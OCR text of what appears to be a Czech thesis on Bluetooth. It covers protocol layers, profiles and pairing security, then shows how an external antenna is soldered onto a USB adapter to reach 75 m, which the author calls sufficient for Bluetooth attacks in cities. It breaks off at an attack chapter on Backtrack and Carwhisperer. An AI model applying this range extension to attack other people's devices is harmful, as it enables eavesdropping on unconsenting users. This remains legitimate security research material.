
eSCO je synchronní spojení, které slouží pro přepravu prioritních synchronních uživatelských dat. Zajišťuje konstantní rychlost datového přenosu přes rezervované sloty fyzického kanálu. Spojení eSCO je lepší než SCO spojení v tom, že umožňuje volnost při výběru rychlosti přenosu a je spolehlivější, protože počet opakovaných přenosů ve vyhrazených časových úsecích je omezený.

ACL (Asynchronous Connection-Less)

Asynchronní spojení ACL je použito pro datovou komunikaci, symetrické a asymetrické asynchronní služby a pro objevování a volání. Master zařízení může vyměňovat pakety s kterýmkoliv slave zařízení ve slotech, které nejsou vyhrazeny pro synchronní logický přenos. ACL poskytuje výměnu paketů mezi master zařízením a všemi aktivními slave zařízeními v síti piconet. Mezi master a slave zařízením, existuje pouze jeden ACL logický přenos. Pro zajištění integrity dat, může být použit packet retransmission.[1][2][4]

1.10 Link manager

Link Manager nastavuje, ověřuje a konfiguruje spojení. Objeví další zařízení a komunikuje s nimi pomocí Link Manager Protocol (LMP). LMP zpráva může mimo jiné zjistit, zda peer podporuje speciální funkce, jako je příjem rozdělených paketů v několika slotech, a podobně. Link manager je použit pro nastavení a ovládání spojení mezi dvěma zařízeními, která jsou spojena podle ACL přenosu. LMP slouží k ovládání a vyjednávání spojení Bluetooth. Zprávy LMP jsou popsány Link Managerem a zpracovávány pomocí link controlleru v baseband.



Obrázek 8. Bluetooth stavy

Aby mohl LMP plnit úlohu dodavatele služeb, musí využívat Link Controlleru (LC) prostřednictvím celé řady zpráv. LMP protokol se skládá z příkazů odeslaných z jednoho zařízení na druhé. LMP zprávy jsou odesílány v rámci ACL spojení. LMP zprávy se liší od dat ACL spojení, jejich název končí na ACL-C. Rozdíl mezi ACL-C a ACL-U (přenášející data) je detekován LLID. Na obrázku 8 je znázorněn postup volání v zařízení, které spustí všechny možné LMP zprávy. Existuje několik stavů:

– Standby

– Page

– Inquiry

– Connection

– Park

Například, spojení může být navázáno, když je odeslána vyvolávací zpráva a je známa adresa slave zařízení, nebo pokud je zjišťovací zpráva následována vyvolávací zprávou a adresa slave zařízení není známa.

Link Manager podporuje také bezpečnostní postupy, jako je autentizace, párování, správu link key (klíčů spojení) a šifrování. Před každým spojením je spuštěn bezpečnostní mechanismus. Autentizace a šifrování je založeno na sdíleném tajném klíči. Postup při


párovaní je použit pro generování tohoto klíče, v případě, když se dvě zařízení setkají poprvé. Párování je založeno na PIN kódu. PIN je zkratka pro "Personal Identification Number". Iniciátor pošle požadavek responder. Pokud je PIN kód správný, je spojení akceptováno. [2][3][4]

1.11 HCI vrstva

Vrstva HCI poskytuje standardní příkazové rozhraní (command interface) pro Baseband controller a Link manager. HCI je zkratka pro „Host Control Interface". Tato vrstva zajišťuje spolupráci mezi různými implementacemi vyšších vrstev a Bluetooth ovladačem. Jedná se o rozhraní mezi hostitelským softwarem a firmwarem Bluetooth ovladače.

Existují tři typy zpráv HCI:

- Command messages - používány vyššími vrstvami pro řízení ovladače Bluetooth
- Event messages - oznámení pro vyšší vrstvy o tom, že byl příkaz vykonán
- Data messages - používány pro výměnu dat mezi nižšími a vyššími vrstvami [2]



Obrázek 9. HCI vrstva

1.12 L2CAP vrstva

L2CAP je zkratkou pro „Logical Link Control and Adaptation Protocol". Poskytuje vyšší úroveň protokolu multiplexing, paketové rozdělení a spojení. Také konfiguruje a ovládá Quality of Service (QoS). L2CAP vrstva poskytuje logické kanály, které jsou zobrazovány do L2CAP logické vazby podporované ACL logical transport.

Existují tři typy L2CAP kanálů:

- obousměrné signalizační kanály
- datové spojení pro obousměrný provoz
- jednosměrné multicast spojení

Logical Link Control and Adaptation Protocol (L2CAP) pracuje na stejné úrovni jako LMP, ale stále využívá svůj prostor pro vytvoření spojení. Protokol L2CAP funguje na zařízeních, jako jsou mobilní telefony a PDA. Číslo portu je stejné jako například u TCP/IP, UDP/IP protokolu, kde označuje číslo portu aplikace. Umožňuje do PDU odesílat aplikační protokoly až do 64 KB a realizuje segmentaci a opětovnou montáž paketů. Channel identifier (CID) umožňuje identifikovat spojení podobným způsobem, jako v protokolu WiMAX. [2][4]

1.13 Service Level Protocol

Vrstva obsahuje protokoly SDP, RFCOMM, TCS, AT and OBEX.

SDP

SDP je zkratka pro „Service Discovery Protocol“. Aplikacím poskytuje prostředky pro zjištění dostupných služeb ve vzdálených zařízení a zjištění jejich charakteristik (popis, šifrování, atd.). SDP může být spuštěn po tom, co je navázáno spojení. Tato služba slouží jako prostředek pro výměnu informací.

RCOMM

RCOMM je zkratka pro „Radio Frequency Communication“. RFCOMM protokol poskytuje emulovaný RS-232 sériové porty přes protokol L2CAP. Protokol je založen na specifikaci RS-232, proto poskytuje stejný typ přenosu dat jako sériové port a podporuje až 60 emulovaných portů. Komunikaci prostřednictvím RFCOMM používá Bluetooth headset.

TCS

TCS je zkratka pro „Telephony Control protocol Specification“. Umožňuje telefonní služby a je založen na SCO logical transport.

AT

AT je zkratka pro slovo „Attention“. AT protokol sestavuje sadu příkazů pro řízení modemů.

OBEX

OBEX je zkratka pro „OBject EXchange“. Je to komunikační protokol, který umožňuje výměnu binárních objektů mezi zařízeními. Používá se například pro výměnu záznamů v adresářích nebo pro výměnu malých souborů. Tento protokol vychází z IrDA („Infrared Data Association“) protokolu, který definuje standardy pro komunikaci přes infračervené světlo, proto je OBEX přizpůsoben pro úzkopásmové kanály, jako je Bluetooth. OBEX je podobný protokolu HTTP a to jak v konceptu, tak i ve funkcích, protože klienti využívají transportní protokol pro připojení k serveru. [2]

1.14 Profily Bluetooth

Profil definuje sadu protokolů (SDP, RFCOMM) potřebných pro sestavení a správnou komunikaci aplikací. Technologie Bluetooth může používat desítky profilů, já zde uvádím pouze některé, nejpoužívanější profily:

Seznam profilů Bluetooth:

GAP

Generic access profile (GAP), zajišťuje stabilní chování spojovací vrstvy. Popisuje, jak se zařízení dostane ze standby režimu do connection stavu a zaručuje, že spojení a kanály mohou být realizovány mezi uzly (nodes). Objevuje, navazuje a zabezpečuje spojení.

SDAP

Service discovery application profile (SDAP), tento profil definuje protokoly a postupy pro vyhledávání služeb v ostatních zařízeních, které podporují SDP.

A2DP

Advanced Audio Distribution Profile (A2DP), profil se používá se pro přenos hudby. Například, může být použit pro přenášení hudby z MP3 přehrávače do Bluetooth náhlavní soupravy.

AVRCP

Audio/Video Remote Control Profile (AVRCP), tento profil poskytuje rozhraní pro dálkové ovládání TV nebo jiného vzdáleného zařízení.

BPP

Basic Printing Profile (BPP), profil umožňuje odesílat texty, e-maily, elektronické vizitky, nebo jiné soubory do tiskárny. Profil není závislý na ovladačích tiskárny, ale na ovladačích zařízení, ze kterých jsou soubory odesílány jako mobilní telefony nebo digitální fotoaparáty.

CTP

Cordless Telephony Profile (CTP), tento profil umožňuje bezdrátovou komunikaci telefonů přes Bluetooth. Mobilní telefony mohou být použity jako bezdrátové telefony připojené k počítači nebo jako base station (základové stanice).

DUNP

Dial-Up Networking Profile (DUNP). Profil poskytuje přístup k Internetu prostřednictvím Bluetooth. Bluetooth spojení počítače s mobilním telefonem umožňuje

použití mobilního telefonu jako modemu. Tento profil je založen na SPP (Serial Port Profile) a používá sadu AT příkazů.

FTP

File Transfer Profile (FTP) umožňuje přístup k souborovému systému v zařízení pomocí Bluetooth. To zahrnuje podporu pro výpis seznamu souborů v adresáři, odesílání nebo přijímání souborů a mazání souborů. FTP profil je založen na profilu GOEP;

HFP

Hands Free Profile (HFP), tento profil je používán v HF sadách v automobilech pro komunikaci mezi pevnou HF sadou a mobilním telefonem. SCO je logický přenos, který přenáší zvukový signál.

HSP

Headset Profile (HSP), profil je vhodný pro propojení HF sady a mobilního telefonu. Je založen na SCO logickém přenosu pro přenos audio signálu, využívá AT příkazy, například pro nastavení hlasitosti, vyzvánění, atd.

ICP

InterCom Profile (ICP) využívá zařízení jako interkom nebo vysílačku. Tento profil je založen na TCS, který používá SCO logickém přenosu.

PBAP

Phone Book Access Profile (PBAP) umožňuje výměnu položek telefonního seznamu mezi zařízeními. Může být použit mezi HF sadou a mobilním telefonem, pro zobrazení jména příchozího hovoru z telefonního seznamu v telefonu.

SPP

Serial Port Profile (SPP), profil používá RFCOMM. Emuluje sériový port a poskytuje bezdrátovou alternativu k aplikacím založeným na standardu RS-232.

VDP

Video Distribution Profile (VDP), profil umožňuje přenos videa. Může být použit pro přenos videa z kamery do přenosného přehrávače nebo do televizoru. Musí být podporovány video kodeky jako H.263 nebo MPEG-4. [2][4]

1.15 HCI protokol

Pomocí příkazu *Authentication Enable* je možno nastavit pravidla pro ověřování. Je-li tento parametr povolen, bude hostitelské zařízení při navazování spojení vždy ověřovat vzdálené zařízení. Ověřování se neproběhne, pouze v případě, že mají obě zařízení tento parametr zakázaný.

Pokud je v zařízení ověřování povoleno, tak host controller (HC) požádá hostitele o link key pro BD_ADDR vzdáleného zařízení v ověřovacím protokolu, který má být vykonán. Toto proběhne pouze, pokud má již HC přístup k tomuto klíči (např. z mezipaměti). Pokud klíč u hostitele není, tak je zpět hostiteli odeslána záporná odpověď *(HCI Link Key Request Negative Reply).* Tímto „selháním“ se spustí párování.

První věc, která je potřebná pro párování je pass-key. HC vytváří *HCI PIN Code Requestevent.* Kladná odpověď hostiteli je pass-key, pokud je odeslána záporná odpověď, tak to znamená, že u hostitele není možné určit pass-key, který se dále použije pro párování. Tato negativní odpověď zapříčiní selhání párování se vzdáleným zařízením. Pokud je však odpověď kladná, tak HC na zahajovací (initiating) straně zašle pass-key na baseband pro další zpracování. Od této chvíle řídí párování LM protokol. [1]

1.16 LM protokol

V Link manager, začíná párovací postup příkazem PDU *LMP in rand* z jednoho zařízení do druhého. PDU spustí generování inicializačního klíče, tento klíč dále protokol využije pro vytvoření link-key. Má-li být použit unit key, je odeslán příkaz *LMP unit key* pouze jedním směrem, společně s utajeným XOR klíčem a inicializačním klíčem jako jeho parametrem. Přijímač z něj snadno vypočítá klíč. Má-li být vytvořen kombinační klíč, je potřeba spolupráce obou stran. Tvorba kombinačního klíče se provádí pomocí příkazu *LMP comb key PDU*, základem PDU je náhodné číslo. Kontrola, zda byl tento postup úspěšný a zda byl vytvořen link-key, se provede vzájemným ověřením události. 128bitový úkol je odeslán prostřednictvím příkazu *LMP au Rand*, a 32bitová odpověď je odeslána příkazem *LMP sres PDU*. Inicializační klíč se používá pouze v jednom případě párování, potom dojde k jeho odstranění. [1]

1.17 Zabezpečení Bluetooth


Zabezpečení Bluetooth podporuje ověřování a šifrování. Tyto vlastnosti jsou založeny na tajném link-key, který je sdílen mezi spárovanými zařízeními. Párování se používá, když mezi sebou dvě zařízení komunikují poprvé. Existují tři režimy zabezpečení zařízení:

Non-Secure - Přístroj nebude vyžadovat žádné bezpečnostní procedury.

Service level enforced security - Zařízení nezahájí procedury zabezpečení, dokud není zařízen kanálu na úrovni L2CAP. Tento režim umožňuje rozdílné a flexibilní možnosti přístupu pro aplikace, zejména paralelní běh aplikací s různými požadavky na bezpečnost.

Link level enforced security - Zařízení zahájí bezpečnostní procedury předtím, než se odkaz nastaví na LMP.

Obrázek 10 ukazuje bezpečnostní architekturu Bluetooth



Obrázek 10. Bezpečnostní architektura Bluetooth

1.18 Bezpečnostní úrovně

Existují dva druhy bezpečnostních úrovní: autentizace a autorizace.

1.18.1 Autentizace


Autentizace ověřuje, kdo je v realizovaném spojení na druhém konci linky. V komunikaci prostřednictvím Bluetooth to zajišťuje autentizační postup, který ověřuje originalitu uloženého link-key nebo ověřením postupu při párování. Pro splnění různých požadavků na dostupnost služeb bez zásahu uživatele se autentizace provádí po zjištění úrovně zabezpečení požadované služby. Z toho důvodu autentizaci nelze provést, dokud není vytvořen ACL link.

Autentizace na základě následující struktury:

1. Odeslána žádost o připojení k L2CAP.
2. L2CAP požaduje přístup ze security manager (bezpečnostního manažera).
3. Security manager (bezpečnostní manažer) se dotazuje service database (databáze služeb).
4. Security manager (bezpečnostní manažer)se dotazuje device database (databáze zařízení).
5. Pokud je to nutné, tak si security manager (bezpečnostní manažer) vynutí autentizační a šifrovací postup.

6. Security manager (bezpečnostní manažer) umožní přístup a L2CAP pokračuje v nastavení připojení.

Autentizace může být provedena v obou směrech: klient autentizující server a naopak.



Obrázek 11. Autentizační postup

1.18.2 Autorizace

Pokud má jedno zařízení povolení k přístupu ke druhému zařízení, tak to znamená, že je autorizované. Důvěryhodné zařízení má ten povolen přístup ke všem službám druhého zařízení. Nedůvěryhodné zařízení při autorizaci vyžadují povolení od uživatele, než poskytnou přístup ke všem službám.

Existují následující úrovně důvěryhodnosti zařízení:

1. *Důvěryhodné zařízení* - Zařízení s pevným vztahem (spárováním), která nabízí neomezený přístup ke všem službám.
2. *Nedůvěryhodné zařízení* - Toto zařízení bylo již dříve ověřeno, link-key je uložen, ale zařízení není označeno jako důvěryhodné v databázi druhého zařízení.
3. *Neznámé zařízení je označeno jako nedůvěryhodné zařízení* – Nejsou k dispozici žádné zabezpečující informace.

Pro služby je možno nastavit požadavek na autorizaci, autentizaci a šifrování nezávisle na databázi zařízení.

Požadavky na přístup jsou definovány třemi úrovni zabezpečení:

Služby vyžadující autorizaci a autentizaci - Automatický přístup je poskytován pouze důvěryhodným zařízením. Ostatní zařízení vyžadují manuální autorizaci od uživatele.

Služby, které vyžadují pouze autentizaci - autorizace není nutná.

Služby otevřené všem zařízením - není vyžadována autentizace, ani schválení přístupu uživatelem.

Výchozí úroveň zabezpečení je vymezena pro potřeby starších aplikací. Tato výchozí úroveň je použita, pokud se všechny ostatní parametry nacházejí v databázi zabezpečení, která je propojena se službou. [3]

II. PRAKTICKÁ ČÁST

2 KONSTRUKCE BLUETOOTH ADAPTÉRU

Pro realizaci mé práce bylo důležité podstatně zvýšit dosah Bluetooth adaptéru. Na výběr bylo několik možností jako nákup již hotového adaptéru s dosahem 100m, koupě adaptéru s instalovaným pigtailem a zapojení externí antény, nebo mnou použitá varianta úprava obyčejného Bluetooth adaptéru a koupě externí antény. Na této variantě bych chtěl simulovat jak jednoduché a ekonomicky výhodné je zkonstruování adaptéru, který bude mít funkční rádius přes 100m.


Začal jsem nákupem nejlevnějšího Bluetooth adaptéru s integrovanou anténou a funkčním radiusem kolem 10m.

Obrázek 12. Bluetooth adaptér

Následovala demontáž pláště a odstrojení až na desku plošných spojů. Celý adaptér byl zkonstruován bez použití lepidla, takže plášť držel pouze na plastových nýtech.

Obrázek 13. Rozložený Bluetooth adaptér

Přední strana Bluetooth adaptéru, na které je možno vidět integrovanou anténu.




Obrázek 14. Přední strana Bluetooth adaptéru

Zadní strana Bluetooth adaptéru.

Obrázek 15. Zadní strana Bluetooth adaptéru

Původním záměrem bylo připájení pigtail konektoru přímo na desku plošných spojů, ale později se zjistilo, že by tento způsob byl zbytečně časově náročný, protože by skýtal mimo jiné i úpravu desky plošných spojů. Pro byl navrhnut jiný postup a to připájení kabelu s RSMA výstupem přímo na desku adaptéru. Zprvu bylo třeba zjistit, které kontaktní body na desce budou k tomuto úkonu vhodné. Jelikož tento adaptér, tak jako jiné součásti elektroniky pracuje se stejnosměrným proudem, tak bylo nutno zajistit správnou polaritu. Integrovaná anténa posloužila jako vodič pro + pól a patice USB konektoru posloužila jako uzemnění. Toto je vidět na obrázku 16, kde multimetr ukazuje při připojení sond na desku kladné stejnosměrné napětí 1,56V.




Obrázek 16. Zajištění kontaktních bodů na desce adaptéru

Zkonstruování vlastního stíněného kabelu s RSMA konektorem a správnou impedancí by bylo složité. Proto byl tento úkol vyřešen nákupem stíněného kabelu s RSMA konektorem na jedné straně a s pigtailem na straně druhé.

Obrázek 17. Pigtail / RSMA kabel

Následovala úprava kabelu a to odstranění části s pigtail konektorem.



Obrázek 18. RSMA kabel

Poté byla odstraněna plastová izolace stínění a kabelu s dielektrikem.

Obrázek 19. RSMA kabel


Dále rozpleteno stínění kolem vnitřního kabelu s dielektrikem.

Obrázek 20. RSMA kabel

Stínění bylo zataveno do smršťovací bužírky pro zamezení zkratu při vedení poblíž desky plošných spojů Bluetooth adaptéru.


Obrázek 21. RSMA kabel s upraveným stíněním

Následovala úprava integrované antény adaptéru. Je nutno odstranit anténu co nejblíže desce a to kvůli impedanci a možnému rušení.



Obrázek 22. Upravený Bluetooth adaptér

Poté proběhlo připájení vnitřního kabelu na původní anténu, je zapotřebí ustřihnout vnitřní nestíněný kabel co nejblíže stínění aby nedoházelo k rušení.



Obrázek 23. Upravený Bluetooth adaptér

Dále bylo potřeba napájet stínění na uzemnění Bluetooth adaptéru, tzn. na kolík patice USB konektoru.

Obrázek 24. Upravený Bluetooth adaptér

K dokončení už stačilo pouze připevnit původní obal a trochu jej upravit, tak aby pojal RSMA kabel.

Obrázek 25. Upravený Bluetooth adaptér

2.1 Měření dosahu Bluetooth adaptéru

Dosah pro komunikaci prostřednictvím Bluetooth technologie se určuje podle třídy (Class), do které použité zařízení spadá. Třída se určuje podle maximálního výstupního výkonu. Pro své účely jsem použil zařízení třídy 2, bez úpravy má zařízení s touto třídou dosah výstupní výkon do 2,5mW a tím pádem dosah do 30 metrů.

Integrovaná anténa


USB Bluetooth adaptér měl před úpravou možnost spolehlivě komunikovat na volném prostranství do vzdálenosti 25 metrů. Dosah 25 metrů je v normě této třídy. Integrovaná anténa je všesměrová, takže teoretická „viditelnost“ zařízení se vypočítá pomocí vzorce $S = \pi * r^2$, což je téměř $1964m^2$. Teoretická viditelnost je však v praxi nepravděpodobná, protože žádná anténa nezaručí vysílání signálu do dokonalého kruhu.

Všesměrová anténa 8 dBi

Po úpravě Bluetooth adaptéru bylo možno připojit externí anténu pomocí RSMA konektoru. Použil jsem 8 dBi všesměrovou anténu pro Wi-Fi router, s výkonem 1W,

technologie Bluetooth i Wi-Fi pracují na stejné frekvenci 2,4GHz. Po připojení antény k Bluetooth adaptéru se komunikace na volném prostranství zvýšila na 75 metrů, což zaručuje teoretickou „viditelnost“ zařízení 5625m^2. Tento dosah je naprosto dostačující pro Bluetooth útoky například ve městech.[9]

Následující graf zobrazuje rozdíl v dosahu Bluetooth adapter při použití integrované a externí antény



Obrázek 26. Srovnání dosahu Bluetooth adaptéru

3 ÚTOK NA BLUETOOTH SPOJENÍ

3.1 Backtrack

Pro veškeré penetrační testy Bluetooth technologie je zapotřebí operační systém Linux. Pro své účely jsem vybral Backtrack. Distribuce Backtrack čítá již 5 generací. Zprvu jsem pracoval s poslední verzí, což je Backtrack 5r3, tato verze však nevyhovovala mým požadavkům, protože novější verze jádra Linuxového kernelu již neumožňuje úpravu systému do takové míry, jakou jsem pro svou práci potřeboval. Volba tedy padla na Backtrack 3. Systém jsem nepoužil jako primární operační systém v počítači, ale nainstaloval jsem jej jako virtuální operační systém v VMware Workstation. Verze Backtrack 3 není příliš programově vybavena, takže po instalaci samotného Bactracku a konfiguraci systému bylo zapotřebí nainstalovat a konfigurovat aplikace pro útok na Bluetooth spojení.

3.2 Carwispererer

